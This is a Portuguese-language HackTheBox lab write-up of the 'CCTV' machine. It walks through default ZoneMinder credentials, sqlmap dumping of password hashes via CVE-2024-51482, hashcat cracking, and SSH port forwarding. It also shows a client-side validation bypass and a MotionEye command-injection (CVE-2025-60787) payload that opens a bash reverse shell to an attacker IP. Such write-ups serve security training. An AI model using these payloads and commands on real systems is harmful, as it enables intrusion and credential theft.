CCTV

HackTheBox

Plataforma	HackTheBox
Dificuldade	Medium
Data de Resolução	12 de Abril de 2026
Autor	Victor Enéias Oliveira

SUMÁRIO

1.	Visão Geral	3
2.	Reconhecimento	3
3.	Exploração	4
4.	Movimentação Lateral	5
5.	Escalada de Privilégios	6
6.	Conclusão	7
7.	Referências	7

1. Visão Geral

O CCTV é uma máquina Linux de dificuldade média do HackTheBox. A superfície de ataque envolve um servidor web com um painel ZoneMinder acessível via DNS customizado. O acesso inicial é obtido através de credenciais padrão do ZoneMinder, seguido da exploração de uma vulnerabilidade de SQL Injection (CVE-2024-51482) para extração e cracking de credenciais. A movimentação lateral é feita via SSH com o usuário obtido. A escalada de privilégios explora uma instância do MotionEye rodando em um container Docker local, aproveitando a CVE-2025-60787 — uma vulnerabilidade de injeção de comandos no campo Image File Name — para obter um shell root.

2. Reconhecimento

O reconhecimento iniciou com um scan de versão e scripts padrão do Nmap:

```
nmap -sV -sC <TARGET_IP>
```

```
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
|_  256 e3:9b:38:08:9a:d7:e9:d1:94:11:ff:50:80:bc:f2:59 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 1 – Resultado do scan Nmap

Ao tentar conectar ao servidor via browser ou Gobuster, o servidor forçava a resolução pelo seu próprio DNS, exigindo o nome de host cctv.htb. Foi necessário adicionar a entrada ao arquivo /etc/hosts antes de prosseguir:

```
echo "<TARGET_IP> cctv.htb" >> /etc/hosts
```

```
┌─[us-dedivip-5]─[10.10.15.194]─[eneias10011@htb-ghizz0mput]─[~]
└──╼ [★]$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       debian12-parrot
[redacted]      cctv.htb
```

Figura 2 – Entrada adicionada ao /etc/hosts

3. Exploração

3.1 Acesso Inicial via ZoneMinder

Ao clicar no botão de login, o servidor redirecionou para cctv.htb/zm, revelando que o site executava o ZoneMinder. Ao testar as credenciais padrão da aplicação (admin:admin), o acesso ao painel de controle foi imediato:



Figura 3 – Painel do ZoneMinder acessado com credenciais padrão

O painel revelou a versão do ZoneMinder em execução, permitindo buscar vulnerabilidades conhecidas.

3.2 CVE-2024-51482 – SQL Injection

Uma pesquisa rápida identificou a CVE-2024-51482, uma vulnerabilidade de SQL Injection no ZoneMinder. O sqlmap foi utilizado para exploração em três etapas, sempre com o cookie de sessão de administrador (ZMSESSID).

Etapa 1 – Listagem das tabelas do banco de dados:

```
sqlmap -u
'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' \
  --cookie="ZMSESSID=<SESSION_ID>" -D zm --tables
```



Figura 4 – Tabelas do banco zm listadas pelo sqlmap

Etapa 2 – Listagem das colunas da tabela Users:

```
sqlmap -u
'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' \
  --cookie="ZMSESSID=<SESSION_ID>" -D zm -T Users --columns
```

```
[14:19:28] [INFO] retrieved: Name
[14:20:03] [INFO] retrieved: varchar(64)
[14:21:58] [INFO] retrieved: Password
[14:23:22] [INFO] retrieved: varchar(64)
```

Figura 5 – Colunas da tabela Users

Etapa 3 – Dump das colunas Name e Password:

```
sqlmap -u
'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' \
  --cookie="ZMSESSID=<SESSION_ID>" -D zm -T Users -C "Name,Password" --dump
```

```
+---------+-------------------------------------------------------------+
| Name    | Password                                                    |
+---------+-------------------------------------------------------------+
| <blank> | $2[redacted]m |
| admin   | $2[redacted]m |
| mark    | $2[redacted]. |
+---------+-------------------------------------------------------------+
```

Figura 6 – Credenciais extraídas: dois usuários com hashes de senha

3.3 Cracking de Hashes

Os hashes obtidos foram submetidos ao Hashcat com a wordlist rockyou.txt. Apenas o hash do usuário mark foi crackeado com sucesso:

```
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt.gz
hashcat -m 3200 hash.txt --show
```

```
┌─[us-dedivip-5]─[10.10.15.194]─[eneias10011@htb-hdys0khpjs]─[~]
└──╼ [★]$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt.gz --show
$[redacted]me
```

Figura 7 – Hash de mark crackeado pelo Hashcat

4. Movimentação Lateral

Com as credenciais do usuário mark, foi estabelecida conexão SSH ao servidor:

```
ssh mark@cctv.htb
```

```
mark@cctv:~$
```

Figura 8 – Acesso SSH estabelecido como mark

A partir do acesso como mark, foram testadas algumas técnicas comuns de escalada de privilégio. Durante a verificação da tabela de rotas com route -n, foram identificadas redes internas sugerindo a presença de containers Docker:

```
route -n
```

```
mark@cctv:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.129.0.1      0.0.0.0         UG    0      0        0 eth0
10.129.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
172.18.0.0      0.0.0.0         255.255.0.0     U     0      0        0 br-3e74116c4022
172.25.0.0      0.0.0.0         255.255.0.0     U     0      0        0 br-1b6b4b93c636
mark@cctv:~$
```

Figura 9 – Saída de route -n: sub-redes Docker visíveis

A verificação das portas ativas no host confirmou um serviço local na porta 8765:

```
netstat -ant
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8765          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9081          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8554          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1935          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:7999          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 172.18.0.1:50740        172.18.0.2:8554         ESTABLISHED
tcp        0      0 10.129.18.9:22          10.10.15.194:59384      ESTABLISHED
tcp        0 1451756 127.0.0.1:8554          127.0.0.1:38122         ESTABLISHED
tcp        0      1 10.129.18.9:39534       8.8.8.8:53              SYN_SENT
tcp    99847      0 127.0.0.1:38122         127.0.0.1:8554          ESTABLISHED
tcp        0    104 10.129.18.9:22          10.10.15.194:58300      ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

Figura 10 – Verificação de portas escutando

```
curl -I http://127.0.0.1:8765
```

```
HTTP/1.1 200 OK
Server: motionEye/0.43.1b4
Content-Type: text/html; charset=UTF-8
Date: Mon, 13 Apr 2026 01:17:02 GMT
Etag: "da39a3ee5e6b4b0d3255bfef95601890afd80709"
Content-Length: 0
```

Figura 11 – Resposta HTTP da porta 8765: MotionEye identificado

5. Escalada de Privilégios

5.1 Enumeração do MotionEye

Com o serviço MotionEye identificado, foram analisados seus arquivos de configuração. Um hash de senha de administrador foi encontrado diretamente em um dos arquivos:

```
mark@cctv:~$ cat /etc/motioneye/motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 9[redacted]0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
```

Figura 12 – Hash de senha admin encontrado nos arquivos de configuração do MotionEye

Uma pesquisa sobre a versão do MotionEye em execução revelou a CVE-2025-60787, uma vulnerabilidade de injeção de comandos no campo Image File Name do painel de administração.

5.2 SSH Port Forwarding

Como o MotionEye só estava acessível localmente, foi realizado um SSH port forwarding para expor o serviço na máquina atacante:

```
ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
```



Figura 13 – Port forwarding estabelecido; MotionEye acessível em localhost:8765

Com o hash em mãos e acesso ao painel, o login de administrador foi bem-sucedido:



Figura 14 – Login no painel MotionEye como admin

5.3 CVE-2025-60787 – Command Injection

A vulnerabilidade reside no campo Image File Name das configurações de câmera. Embora o campo possua validação, ela é implementada apenas no lado do cliente (JavaScript), tornando-a bypassável diretamente pelo DevTools do navegador.

```
>> configUiValid = function() { return true; };
```

Figura 15 – Bypass na verificação

O payload utilizado foi um script Python para reverse shell:

```
# Payload injetado no campo Image File Name:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/<ATTACKER_IP>/4444
0>&1\"')")
.%Y-%m-%d-%H-%M-%S

# Modo de captura: interval snapshots a cada 10 segundos
# Listener Netcat na máquina atacante:
nc -lvnp 4444
```

```
┌─[us-dedivip-5]─[10.10.15.194]─[eneias10011@htb-gtqxrxipp4]─[~]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.194] from (UNKNOWN) [10.129.18.9] 54648
bash: cannot set terminal process group (9345): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye#
```

Figura 16 – Conexão reversa recebida no Netcat

```
root@cctv:/etc/motioneye# cd /home
cd /home
root@cctv:/home# ls
ls
mark
sa_mark
root@cctv:/home# cd sa_mark
cd sa_mark
root@cctv:/home/sa_mark# ls
ls
SecureVision Staff Announcement.pdf
user.txt
root@cctv:/home/sa_mark# cat user.txt
cat user.txt
3[redacted]98
```

```
root@cctv:/etc/motioneye# cat /root/root.txt
cat /root/root.txt
6[redacted]67
```

Figura 19 – user flag lida com sucesso; root flag lida com sucesso

6. Conclusão

A resolução do CCTV encadeou quatro vetores distintos: credenciais padrão no ZoneMinder forneceram acesso ao painel e, via CVE-2024-51482 (SQL Injection), as credenciais do usuário mark foram extraídas e crackeadas. O acesso SSH como mark permitiu a enumeração de um container Docker com MotionEye rodando localmente na porta 8765. SSH port forwarding expôs o serviço externamente; credenciais de admin encontradas nos arquivos de configuração concederam acesso ao painel. Por fim, a CVE-2025-60787 — injeção de comandos via campo Image File Name com validação apenas client-side — foi explorada para obter um shell root. A máquina ilustra bem os riscos

de credenciais padrão, SQLi em aplicações legadas, segredos hardcoded em arquivos de configuração e validação de entrada realizada exclusivamente no frontend.

7. Referências

- CVE-2024-51482 – ZoneMinder SQL Injection: https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-qm8h-3xvf-m7j3
- CVE-2025-60787 – MotionEye Command Injection: https://github.com/motioneye-project/motioneye/security/advisories/GHSA-j945-qm58-4gjx
- Técnicas de escalada de privilégio no Linux: https://www.youtube.com/watch?v=EIATxCZK2wc
- GTFOBins: https://gtfobins.github.io/